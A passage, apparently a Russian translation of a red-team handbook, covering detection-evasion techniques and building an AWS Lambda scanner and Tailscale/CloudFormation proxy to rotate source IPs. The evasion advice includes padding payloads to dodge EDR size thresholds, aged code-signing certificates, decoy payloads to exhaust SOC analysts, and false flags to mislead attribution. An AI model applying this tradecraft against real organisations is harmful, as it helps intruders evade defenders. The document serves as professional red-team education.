В прошлом исследователи и тестировщики делали полезные нагрузки как можно меньше из-за ограничений памяти в ранних техниках эксплуатации. Дни MS08-067 и MS17-010 в основном прошли. Современные конечные точки и сетевые устройства имеют значительно больше оперативной памяти. На самом деле заполнение полезной нагрузки до 10-20 МБ - неплохая идея, поскольку некоторые политики EDR пропускают сканирование файлов выше определённых порогов размера, что делает этот подход эффективным для загрузки полезных нагрузок в память или записи на диск.

Если исполняемая полезная нагрузка меньше 1 МБ, мы рекомендуем заполнение. Статические массивы в компилируемых языках фактически добавляют легитимное, но неиспользуемое заполнение в секцию `.data` бинарного файла, как показано в листинге 2-9.

```
#include <stdio.h>

// Создать массив размером 1 МБ.
char padding[1024 * 1024] = {[0 ...(1024 * 1024 - 1)] = 1};

int main() {
    // Использовать массив, чтобы компилятор не оптимизировал его.
    printf("Заполнение начинается с: %d\n", padding[0]);
    return 0;
}
```

```
~/workspace$ gcc main.c -o main.o
~/workspace$ ls -lah main.o
-rwxr-xr-x 1 runner runner 1.1M Jun 18 03:43 main.o
~/workspace$
```

Листинг 2-9. Добавление 1MB данных во время компиляции на C

Эта стратегия изменения размера файла работает, когда нужно превысить практические пределы проверки при сетевой передаче или записи на диск. Размер заполнение должен основываться на политиках и возможностях вашей цели, которые вы определили на этапе разведки кампании.

Добавление подписи кода

Подпись кода, если реализовать её аккуратно, также является эффективным способом сливаться со средой и снижать риск обнаружения. Современные EDR и некоторые IPS-движки сравнивают информацию сертификата с именами файлов, чтобы искать несоответствия. Некоторые красные команды используют украденные или самоподписанные сертификаты, но мы не рекомендуем так делать: современные средства обнаружения анализируют метаданные сертификатов на аномалии в датах, именах файлов и хешах.

Сертификат подписи кода от доверенных поставщиков, таких как DigiCert, Verisign или Thawte, начинается примерно от 500 долларов США и требует USB-аппаратуры или облачных аппаратных модулей безопасности (HSM). Инструменты подписи различаются в зависимости от ОС, но им нужны соответствующие библиотеки среды разработки. В листинге 2-10 используется `signtool.exe` с сертификатом DigiCert для подписи бинарного файла Windows.

```
signtool.exe sign /csp "DigiCert Signing Manager KSP" /kc key1 /f example.crt /tr
http://timestamp.digicert.com /td SHA256 /fd SHA256 signthis.util.exe
```

Листинг 2-10. Использование DigiCert для подписи бинарных файлов Windows

Процесс подписи обращается к серверу времени для проверки сертификата. Избегайте подписи на целевых хостах во время кампаний. Системы обнаружения могут учитывать возраст сертификата и дату регистрации домена, поэтому сертификаты, которым дают «выдержаться» от нескольких месяцев до года, полезны для хорошо спланированных кампаний.

Смена языков и архитектуры

Разработка уклоняющихся полезных нагрузок всегда будет игрой в догонялки. Чем больше существует документированных ресурсов, тем выше вероятность, что инструменты и правила обнаружения выявят вашу активность. Этот риск можно снизить, перейдя на менее популярный язык программирования и компилятор. Например, зрелые инструменты обратной разработки и криминалистики разработаны и для C, и для Delphi, поэтому инструментарий в этих семействах языков не рекомендуется. Go, однако, является более новым языком, для которого у защитников было меньше времени на создание инструментов анализа, и он может работать в интерпретируемом или компилируемом режиме. Хотя такие инструменты, как Ghidra (с расширениями) и Mandiant GoReSym, поддерживают анализ Go, эти возможности обычно менее зрелые, чем возможности анализа других языков. Некоторые из основных отличий, которые делают Go более уникальным для анализа, - это использование управления разделенными стеками, самостоятельная среда выполнения при компиляции и способ обработки строковых структур.

С криминалистической точки зрения Go содержит богатые метаданные, которые могут помогать анализу; именно поэтому некоторые долгосрочные вредоносные программы государственных групп

по-прежнему используют языки семейства C, чтобы уменьшить артефакты обратной разработки. Однако каждая кампания отличается. Бинарные файлы без символов могут выглядеть для песочниц и EDR ещё более подозрительно во время статического анализа свойств.

На рисунке 2-1 сравниваются бинарные структуры C и Go.



Рисунок 2-1. Сравнение методов хранения бинарных строк в C и Go

Бинарный файл C хранит строки с нуль-терминированным байтом, тогда как бинарный файл Go содержит метаданные, которые ссылаются на указатели строк. Хотя Go предоставляет дополнительные метаданные, инструменты без встроенной поддержки будут ограничены в возможностях обнаружения при разборе таких бинарных файлов. Помимо статического анализа свойств, статический анализ функций и потока управления также сильно различается между двумя языками.

По мере развития EDR с помощью облачных корреляций важно также учитывать вероятную архитектуру цели. В большинстве встреченных нами сред используются Apple Silicon ARM-64, ARM-64 общего назначения для IoT и Intel x86-64. Мы также обнаружили, что 64-битные скомпилированные бинарные файлы обычно вызывают меньше оповещений, чем их 32-битные аналоги. Это может быть связано с тем, что EDR назначают более высокую оценку риска 32-битным бинарным файлам, исходя из того, что авторы вредоносного ПО в прошлом использовали 32-битные сборки ради широкой совместимости при доставке полезных нагрузок в масштабе.

Другие техники обхода

В целом чем больше слоёв обхода вы применяете между разработкой и временем выполнения, тем выше барьер сложности для аналитиков, которые пытаются первично разбирать криминалистические индикаторы. Выбирая техники, которыми стоит заниматься, определите отношение вероятного среднее время до обнаружения к общему времени разработки. Вы не хотите тратить часы на разработку техники обхода, которая задержит обнаружение всего на минуты.

Добавление слоёв обхода - та же стратегия, которую синие команды используют в защите. Хотя не каждая техника, упомянутая в этой главе, обязательна, мы как минимум рекомендуем держаться подальше от LOLBins, использовать языки программирования не на основе C и рандомизировать временные задержки. Учитывайте уникальный уровень навыков каждой целевой организации, который обычно можно понять по публичным публикациям или вкладам её команды безопасности.

Имитация поведения конечного пользователя

Во время разработки полезной нагрузки и инструмента имитация целевой среды может включать воспроизведение того, как конечные пользователи или IT-команды используют целевые активы. Если позволяет время, добавьте подпрограммы, которые выполняет легитимное долгосрочное приложение, помимо типичного трафика C2 импланта. Например, сначала создайте трафик веб-сёрфинга к доменам из верхних записей кэша резолвера DNS конечной точки, прежде чем инициировать маяковую активность. Во время сканирования или выполнения базовые операции API для чтения системной даты и времени, а также вызовы безвредных функций вроде базовых вычислений или манипуляций со строками также могут влиять на оценки риска EDR.

Отвлечение защитников тандемными операциями

Хотя это не техника, специфичная для инструмента, рассмотрите возможность использовать объёмный шум и усталость SOC от оповещений как часть стратегии выполнения кампании. Разворачивайте полезные нагрузки и индикаторы, которые вам не жалко «сжечь», чтобы расходовать ценное время и умственную энергию защитников. Многие SOC сильно сосредотачиваются на одном наборе индикаторов, когда вы запускаете атаки и эксплойты, имитирующие то, что находится в новостях. Тем временем основная кампания может продолжаться с использованием совершенно других TTP, не привлекая большого внимания.

Использование ложных флагов для введения в заблуждение

Некоторые красные команды используют ложные флаги с тандемными операциями, чтобы ввести аналитиков угроз в заблуждение, приписывая уникальные индикаторы и TTP известной группе угроз. Как часть многоуровневой стратегии обхода ложные флаги могут продлить анализ, давая вашей команде больше времени завершить операции. Лучше всего внедрять ложные флаги в одноразовые полезные нагрузки, поскольку вы знаете, что зрелые защитники будут активно их анализировать.

Менее опытные защитники могут отклонить ложные флаги в строковых ключевых словах, похожих на известных поставщиков средств безопасности или инструменты, приписав их рутинным операциям безопасности, например сканированию уязвимостей и тестированию на проникновение. Уставший от оповещений аналитик, который изучает одиночный индикатор со словами Qualys или

Rapid7, например, может проигнорировать трафик к несвязанным адресам.

Итоги

В этой главе мы рассмотрели несколько техник построения стратегии обхода во время разработки инструмента и выполнения. Понимание типичных ресурсных ограничений защитников помогает расставить приоритеты и решить, какие способы обхода заслуживают большего времени разработки. Вы узнали, как практическая рандомизация времени и задержки могут снизить вероятность того, что защитник скоррелирует успешные процедуры, а также как низкоэнтропийная обфускация с помощью собственного шифрования может обходить обнаружения на основе аномалий. Наконец, мы обсудили преимущества наслоения нескольких техник, включая соблюдение соглашений именования, подходящий размер файлов, добавление подписи кода и стратегическое использование намеренно обнаруживаемых TTP для перенаправления внимания защищающей команды как части комплексной стратегии обхода.

Глава 3. Перечисление с перенаправлением трафика

Многие обсуждения перенаправления сосредоточены исключительно на исходящей маяковой активности трафика имплантов, упуская критически важный аспект: как перечислять цели снаружи. Когда защитники идентифицируют и блокируют ваш исходный IP-адрес, инфраструктура должна динамически адаптироваться. Однако вручную настраивать операционную инфраструктуру каждый раз неидеально для любой красной команды: это подвержено ошибкам и неэффективно. В этой главе мы покажем, как использовать облачные сервисы, включая AWS Lambda, Tailscale и CloudFormation, чтобы проводить внешнюю разведку, обходя обнаружение и сохраняя высокий уровень контроля над операционной средой.

Функциональный дизайн

Мы сталкивались со многими ситуациями, когда целевая организация имела возможности быстрого блокирования с использованием сочетания каналов данных об угрозах и собственных автоматизаций. Хотя многие SOC в основном игнорируют интернет-шум от сканирований, вы можете оказаться в ситуации, где требуется интенсивное перечисление, что открывает вас для обнаружения. Даже при обфускации, если выполнить достаточно попыток эксплуатации, вы вызовете защитные механизмы, такие как IPS, WAF и стандартные списки блокировки IP или хостов. В таких случаях вам нужна возможность отбросить исходный IP-адрес и быстро перейти на новый. В этом разделе вы настроите каркас для реализации такой возможности.

Технические требования

Для выполнения этой лабораторной работы понадобится следующее:

- Учётная запись AWS с доступом администратора к консоли и IAM в регионе `us-east-1`.
- Учётная запись Tailscale на бесплатном тарифе.
- Права администратора на локальном хосте конечной точки.

Чтобы настроить учётную запись AWS, перейдите на aws.amazon.com. Для Tailscale зарегистрируйтесь на tailscale.com, а затем следуйте инструкциям по загрузке и установке клиента.

Архитектура развёртывания

Вы начнёте с функционального дизайна, который позволяет экономично переключать диапазоны исходных IP-адресов, маршрутизировать трафик через инфраструктуру и разработать простой веб-сканер, который также будет время от времени менять источники. CSP отлично подходят для такого варианта использования. Как показано на рисунке 3-1, вы будете использовать сочетание традиционных вычислений и бессерверной архитектуры, чтобы минимизировать стоимость и управленческие накладные расходы.



Figure 3-1: The AWS design for your enumeration infrastructure

Рисунок 3-1. Проект AWS для вашей инфраструктуры перечисления

Вы разработаете два компактных решения, которые обеспечат быстрое развёртывание и переключение исходных IP, помогая успешно перечислять цель в масштабе. Одно использует выделенное виртуальное частное облако и подсеть с экземпляром AWS EC2 в роли прокси, используя почти бесплатные ресурсы. Если ваша учётная запись AWS уже вышла за пределы периода бесплатного уровня, работа экземпляра будет стоить денег. Экземпляр будет выполнять роль туннеля выходного узла, на котором запущен демон Tailscale.

Вы также отдельно используете Tailscale в его облачной оверлейной сети. Хотя Tailscale в основном является сервисом периметра с нулевым доверием для частных хостов, его можно настроить на полную туннельную маршрутизацию к назначенному выходному узлу с использованием ключей аутентификации агента. Связывание Tailscale с AWS на уровне экземпляра позволяет выполнять интенсивное сканирование и другие сетевые транспортные задачи. Преимущество использования Tailscale с AWS - гибкость смены пулов IP-адресов AWS без повторного развёртывания инструментов и конфигураций в экземпляр EC2. Ваш экземпляр EC2 в публичной подсети автоматически получит новые адреса IPv4 для сетевого интерфейса, а также будет включать агент AWS Systems Manager для доступа к удалённым оболочкам без открытия портов.

Для другого решения, которое мы рассмотрим первым, вы развернёте функцию AWS Lambda со средой выполнения Python 3.x, которая будет сканировать определённые порты, получать заголовки и загружать содержимое в журнал AWS CloudWatch в формате JSON. AWS Lambda позволяет выполнять до 1 миллиона вызовов в месяц и более 111 часов вычислительного времени ежемесячно бесплатно. По нашему опыту, запуск AWS Lambda в её управляемом сервисом виртуальном частном облаке меняет источники IPv4 чаще, чем сервис GCP Cloud Functions. Хотя вы не можете напрямую управлять моментом ротации IP, обычно это происходит при холодном

запуске функции, когда создаётся новый контейнер на внутренней стороне сервиса.

Ещё одно преимущество сервиса AWS Lambda с журналированием CloudWatch состоит в низкой стоимости хранения структурированных данных, особенно с учётом большого количества результатов, которые можно собрать и затем легко разобрать. Вы также добавите AWS Step Functions как координатор для функции Lambda, чтобы при необходимости сервис мог перечислять длинный список доменов, масштабироваться и одновременно поднимать разные экземпляры как рабочие узлы.

Создание веб-сканера с AWS Lambda

Перед тем как начать строить это решение, рассмотрим основы сервиса AWS Lambda.

Начало работы с AWS Lambda

Мы обнаружили, что многие тестировщики в сообществе наступательной безопасности сталкивались с вариантами виртуализованного размещения, такими как экземпляры Amazon EC2, контейнеры и VPC. Однако многие упускают практически бесплатные вычисления с событийными или короткоживущими функциями, которые предоставляет сервис Lambda через AWS Management Console. Если вы уже знакомы с этими инструментами, можете пропустить этот раздел.

AWS Lambda на момент написания позволяет выполнять до 15 минут за один вызов и поддерживает широкий набор языков программирования, позволяя сосредоточиться на разработке функциональности кода, а не на управлении инфраструктурой и подключением к интернету. Функции Lambda, как и традиционные функции, являются блоками кода; единственное отличие в том, что нужно указать точку входа для запуска функции Lambda с помощью события JSON или расписания задания cron. Бессерверные функции у многих CSP также можно публиковать как API или вебхук.

В листинге 3-1 показано, как создать функцию AWS Lambda, которая проверяет WAN IP-адрес.

```
import json
import urllib.request
from datetime import datetime

def lambda_handler(event, context):
    headers = {
        'User-Agent': 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 '
                      '(KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36'
    }
    try:
        req = urllib.request.Request('https://ifconfig.me/all.json', headers=headers)
        with urllib.request.urlopen(req, timeout=10) as response:
            data = json.loads(response.read().decode('utf-8'))
            ip = data['ip_addr']
            result = {
                'ip': ip,
                'timestamp': datetime.now().isoformat(),
                'user_agent': headers['User-Agent']
            }
            return {
                'statusCode': 200,
                'headers': {
                    'Content-Type': 'application/json'
                },
                'body': json.dumps(result)
            }
    except Exception as e:
```

```
        return {
            'statusCode': 500,
            'body': json.dumps({
                'error': str(e)
            })
        }
```

Листинг 3-1. Функция Lambda на Python, проверяющая WAN IP-адрес

Этот листинг оборачивает вспомогательный сценарий в отдельную функцию `lambda_handler()` и использует имена переменных `event` и `context` для обработки ввода; это зарезервированные переменные, специфичные для сервиса AWS Lambda. Функция `lambda_handler()` служит точкой входа, которую сервис вызывает по умолчанию, подобно тому как главная функция работает с конструкциями двойного подчеркивания в Python.

Функция Lambda остаётся в памяти во время выполнения и может вызывать переменные окружения, как любой другой сценарий. AWS предоставляет ограниченный набор библиотек, полезных для обработки веб-данных и JSON. Если нужны дополнительные библиотеки, их нужно добавлять как слои, а не устанавливать напрямую через `pip`. Весь стандартный вывод и ошибки автоматически записываются в группу журналов Amazon CloudWatch, причём каждый вызов функции отделяется временной меткой.

Теперь начнём со встроенного облачного перечисления, предназначенного для множества хостов или доменов в большой области.

Создание функции Python для захвата веб-ответов

В этом решении вы будете захватывать заголовки и ответы веб-содержимого, чтобы выявлять кандидатов для более глубоких сканирований и тестирования эксплуатации. Поскольку этот вариант использования не требователен к вычислениям, но зависит от сетевой задержки, Python является разумным выбором. Вы начнёте с создания отдельных функций для обработки каждой процедуры, используя только встроенные пакеты среды выполнения AWS Lambda (листинг 3-2).

```
import json
import socket
import ssl
import urllib.request
from datetime import datetime
import concurrent.futures
import logging

# Настроить логирование.
logger = logging.getLogger()
logger.setLevel(logging.INFO)

def get_banner(host, port, timeout=2):
    try:
        with socket.create_connection((host, port), timeout=timeout) as sock:
            if port == 443:
                context = ssl.create_default_context()
                context.check_hostname = False
                context.verify_mode = ssl.CERT_NONE
                with context.wrap_socket(sock, server_hostname=host) as ssock:
                    return {
                        'cert': dict(ssock.getpeercert(binary_form=True)),
                        'version': ssock.version()
                    }
            else:
                sock.send(b"HEAD / HTTP/1.0\r\nHost: " + host.encode() + b"\r\n\r\n")
                return sock.recv(1024).decode('utf-8', errors='ignore')
    except Exception as e:
        return f"Ошибка: {str(e)}"
```

```
def get_http_headers(url, timeout=2):
    try:
        req = urllib.request.Request(
            url,
            headers={'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit'
                                   '/537.36'}
        )
        with urllib.request.urlopen(req, timeout=timeout) as response:
            return dict(response.headers)
    except Exception as e:
        return f"Ошибка: {str(e)}"

def get_webpage_content(url, timeout=2):
    try:
        req = urllib.request.Request(
            url,
            headers={'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit'
                                   '/537.36'}
        )
        with urllib.request.urlopen(req, timeout=timeout) as response:
            return response.read().decode('utf-8', errors='ignore')[:4096]
    except Exception as e:
        return f"Ошибка: {str(e)}"

def scan_port(target, port):
    logger.info(f"Сканирование {target}:{port}")
    protocol = 'https' if port == 443 else 'http'
    url = f'{protocol}://{target}:{port}'
    result = {
        'banner': get_banner(target, port),
        'headers': get_http_headers(url),
        'content': get_webpage_content(url) if port in [80, 443] else None
    }
    logger.info(f"Результаты для {target}:{port} - {json.dumps(result, default=str)}")
    return result

def scan_target(target):
    logger.info(f"Начало сканирования цели: {target}")
    results = {
        'target': target,
        'timestamp': datetime.now().isoformat(),
        'ports': {}
    }
    with concurrent.futures.ThreadPoolExecutor(max_workers=3) as executor:
        future_to_port = {
            executor.submit(scan_port, target, port): port
            for port in [80, 443, 8080]
        }
        for future in concurrent.futures.as_completed(future_to_port):
            port = future_to_port[future]
            try:
                results['ports'][port] = future.result()
            except Exception as e:
                error_msg = f"Ошибка: {str(e)}"
                logger.error(f"Ошибка сканирования {target}:{port} - {error_msg}")
                results['ports'][port] = error_msg
    return results

def lambda_handler(event, context):
    logger.info(f"Получено событие: {json.dumps(event)}")
    targets = event.get('targets', [])
    if not targets:
        return {
            'statusCode': 400,
            'body': json.dumps({'error': 'Цели не указаны'})
        }
    results = []
    with concurrent.futures.ThreadPoolExecutor(max_workers=min(len(targets), 5)) as executor:
        future_to_target = {executor.submit(scan_target, target): target for target in targets}
        for future in concurrent.futures.as_completed(future_to_target):
            target = future_to_target[future]
```

```
            try:
                result = future.result()
                results.append(result)
                logger.info(f"Сканирование завершено для {target}")
            except Exception as e:
                error_result = {
                    'target': target,
                    'error': str(e)
                }
                results.append(error_result)
                logger.error(f"Ошибка сканирования цели {target}: {str(e)}")
    logger.info(f"Итоговые результаты: {json.dumps(results, default=str)}")
    return {
        'statusCode': 200,
        'body': json.dumps({
            'message': f'Сканирование завершено для {len(targets)} целей',
            'results': results
        }, default=str)
    }
```

Листинг 3-2. Функция веб-сканера AWS Lambda на Python

Этот код применяет параллельную обработку, чтобы асинхронно проверять несколько хостов или доменов и получать несколько результатов одновременно. Функция принимает входные цели в виде набора списков, обёрнутого в JSON, и включает низкоуровневую сетевую логику на сокетах портов для обработки TLS и обычного контекста HTTP. Сообщения состояния отображаются в стандартный вывод, а также в журнал сеанса. Если сценарий обнаруживает HTTP при сканировании стандартного списка портов 80, 443 и 8080, заголовки также будут захвачены в журналах. Базовая обработка ошибок также выполняется с помощью библиотеки `logging`.

Как и в предыдущем листинге, функция `lambda_handler()` действует как главная точка входа и управляющая функция. Число потоков здесь ограничено максимум пятью, но фактическая ёмкость вашей функции Lambda зависит от настройки ресурсов контейнера, при этом помните, что AWS управляет этим за вас. Этот пример использует стандартный размер ресурсов по умолчанию, чтобы по возможности удерживать вас в пределах лимита бесплатного уровня AWS.

Чтобы протестировать функцию, войдите в AWS Management Console и перейдите к сервису Lambda. Загрузите этот код как новую функцию Lambda, используя настройки по умолчанию и собственное имя, а затем воспользуйтесь встроенным редактором, чтобы добавить тестовую полезную нагрузку JSON.

Возможно, потребуется увеличить значение тайм-аута Lambda по умолчанию. Перейдите в **Configuration > General Configuration > Timeout**, измените значение по умолчанию с 3 секунд на 30 и нажмите **Save**. После развёртывания функции запустите тестовую полезную нагрузку, показанную в листинге 3-3, чтобы увидеть результаты.

```
{
  "targets": [
    "portquiz.net",
    "testphp.vulnweb.com"
  ]
}
```

Листинг 3-3. Тестовая полезная нагрузка JSON для веб-сканера

Текущий веб-интерфейс интуитивно понятен, поэтому мы не включали снимки экрана этого процесса, но при необходимости смотрите документацию AWS Management Console: docs.aws.amazon.com.

Создание постоянной инфраструктуры сканирования

Быстрое перечисление возможно не всегда. Более глубокое тестирование требует долгоживущих стабильных соединений, и поэтому размещённая сетевая инфраструктура становится лучшим выбором. Многие тестировщики повторно разворачивают свои настроенные конечные точки или виртуальные машины в облаке, но это потенциально вводит ограничения конфигурации интерфейсов, ограничивает доступ к аппаратному администрированию и добавляет стоимость из-за количества ядер и памяти, необходимых для запуска связанных инструментов.

Вместо этого мы рекомендуем современные сервисы безопасного доступа на границе (SASE), которые также размещаются в облаке, но упрощают прозрачную маршрутизацию при безопасной обёртке. Затем, размещая выходной узел с включённой пересылкой IP в своей учётной записи AWS для контроля трафика и изменяя IPv4 при каждом выключении или перезагрузке экземпляра EC2, вы сможете лучше контролировать источник и стоимость. Поскольку это решение основано скорее на инфраструктуре, чем на коде, важно понимать, как работает AWS. Если вы уже знакомы с сетевыми концепциями AWS, можете пропустить следующий вводный раздел.

Начало работы с Amazon VPC

Сетевой сервис Amazon VPC позволяет создавать несколько подсетей RFC 1918 в виртуальном частном облаке (VPC), то есть группе одного или нескольких логических сетевых сегментов. Internet Gateway, присоединённый сервис на границе AWS, используется для выхода в интернет и входа из интернета, обеспечивая сетевую связность из остального мира к вашей VPC внутри учётной записи.

VPC также обрабатывает маршрутизацию уровня 3, для которого можно определять таблицы маршрутизации. Другой сервис, NAT Gateway, используется вместе с Internet Gateway только для исходящего трафика; он не допускает входящий трафик с открытым портом в DMZ. В нашем решении мы не используем NAT Gateway, но важно понимать различие между сервисами.

Когда вы поднимаете экземпляр EC2 с использованием базового образа ОС, можно назначать IP-адреса из одной или нескольких подсетей, определённых внутри VPC, одному или нескольким интерфейсам, подобно работе с традиционными экземплярами виртуальных машин. Подсети связываются или прикрепляются к VPC на основе определённых вами маршрутов. Security Groups работают как межсетевые экраны с отслеживанием состояния, применяемые к интерфейсам экземпляра EC2 для контроля входящего и исходящего трафика. Другой ресурс, Network ACLs, работает в тандеме с Security Groups, но считается не отслеживающим состояние; опять же, мы не будем использовать их в нашем решении, но полезно быть с ними знакомым.

Создание повторно используемого шаблона развёртывания с CloudFormation

AWS имеет специальный язык инфраструктуры как кода (IaC), называемый CloudFormation (CFN), который может приниматься в формате YAML или JSON. Листинг 3-4 сохраняет простоту, отслеживая состояние полностью внутри учётной записи AWS. Пока сосредоточьтесь только на том, что будет развёрнуто и как объекты ссылаются друг на друга в этом шаблоне; к фактическому развёртыванию мы перейдём позже в главе.

```
AWSTemplateFormatVersion: '2010-09-09'
Description: |
  Прокси-экземпляр EC2 с Tailscale и управлением SSM в us-east-1
  ПРИМЕЧАНИЕ: перед использованием шаблона включите SSM Quick Setup.
```

```
  См. документацию AWS Systems Manager Quick Setup.

Parameters:
  TailscaleAuthKey:
    Type: String
  Description: 'Ключ аутентификации из административной консоли Tailscale (начинается с tskey-)'
    NoEcho: true
  InstanceType:
    Type: String
    Default: t3.micro
    AllowedValues:
      - t3.micro
  Description: 'Тип экземпляра для прокси-сервера, подходящий для бесплатного уровня'
  LatestAmiId:
    Type: 'AWS::SSM::Parameter::Value<AWS::EC2::Image::Id>'
    Default: '/aws/service/ami-amazon-linux-latest/al2023-ami-kernel-default-x86_64'
  Description: 'Параметр SSM для последнего стандартного AMI AL2023 x86_64'

Resources:
  ProxyVPC:
    Type: AWS::EC2::VPC
    Properties:
      CidrBlock: 192.168.10.0/24
      EnableDnsHostnames: true
      EnableDnsSupport: true
      Tags:
        - Key: Name
          Value: rttd-tailscale-proxy-vpc
        - Key: project
          Value: rttd

  InternetGateway:
    Type: AWS::EC2::InternetGateway
    Properties:
      Tags:
        - Key: Name
          Value: rttd-tailscale-proxy-igw
        - Key: project
          Value: rttd

  AttachGateway:
    Type: AWS::EC2::VPCGatewayAttachment
    Properties:
      VpcId: !Ref ProxyVPC
      InternetGatewayId: !Ref InternetGateway

  PublicSubnet:
    Type: AWS::EC2::Subnet
    Properties:
      VpcId: !Ref ProxyVPC
      CidrBlock: 192.168.10.0/24
      AvailabilityZone: !Select [0, !GetAZs 'us-east-1']
      MapPublicIpOnLaunch: true
      Tags:
        - Key: Name
          Value: rttd-tailscale-proxy-subnet
        - Key: project
          Value: rttd

  PublicRouteTable:
    Type: AWS::EC2::RouteTable
    Properties:
      VpcId: !Ref ProxyVPC
      Tags:
        - Key: Name
          Value: rttd-tailscale-proxy-rtb
        - Key: project
          Value: rttd

  PublicRoute:
    Type: AWS::EC2::Route
```

```
  DependsOn: AttachGateway
  Properties:
    RouteTableId: !Ref PublicRouteTable
    DestinationCidrBlock: 0.0.0.0/0
    GatewayId: !Ref InternetGateway

PublicSubnetRouteTableAssociation:
  Type: AWS::EC2::SubnetRouteTableAssociation
  Properties:
    SubnetId: !Ref PublicSubnet
    RouteTableId: !Ref PublicRouteTable

ProxySecurityGroup:
  Type: AWS::EC2::SecurityGroup
  Properties:
    GroupDescription: Запрет всего входящего трафика к прокси Tailscale
    VpcId: !Ref ProxyVPC
    SecurityGroupIngress: []  # Пустой список означает запрет всего входящего трафика.
    SecurityGroupEgress:
      - IpProtocol: -1
        FromPort: -1
        ToPort: -1
        CidrIp: 0.0.0.0/0
    Tags:
      - Key: Name
        Value: rttd-tailscale-proxy-sg
      - Key: project
        Value: rttd

ProxyInstanceRole:
  Type: AWS::IAM::Role
  Properties:
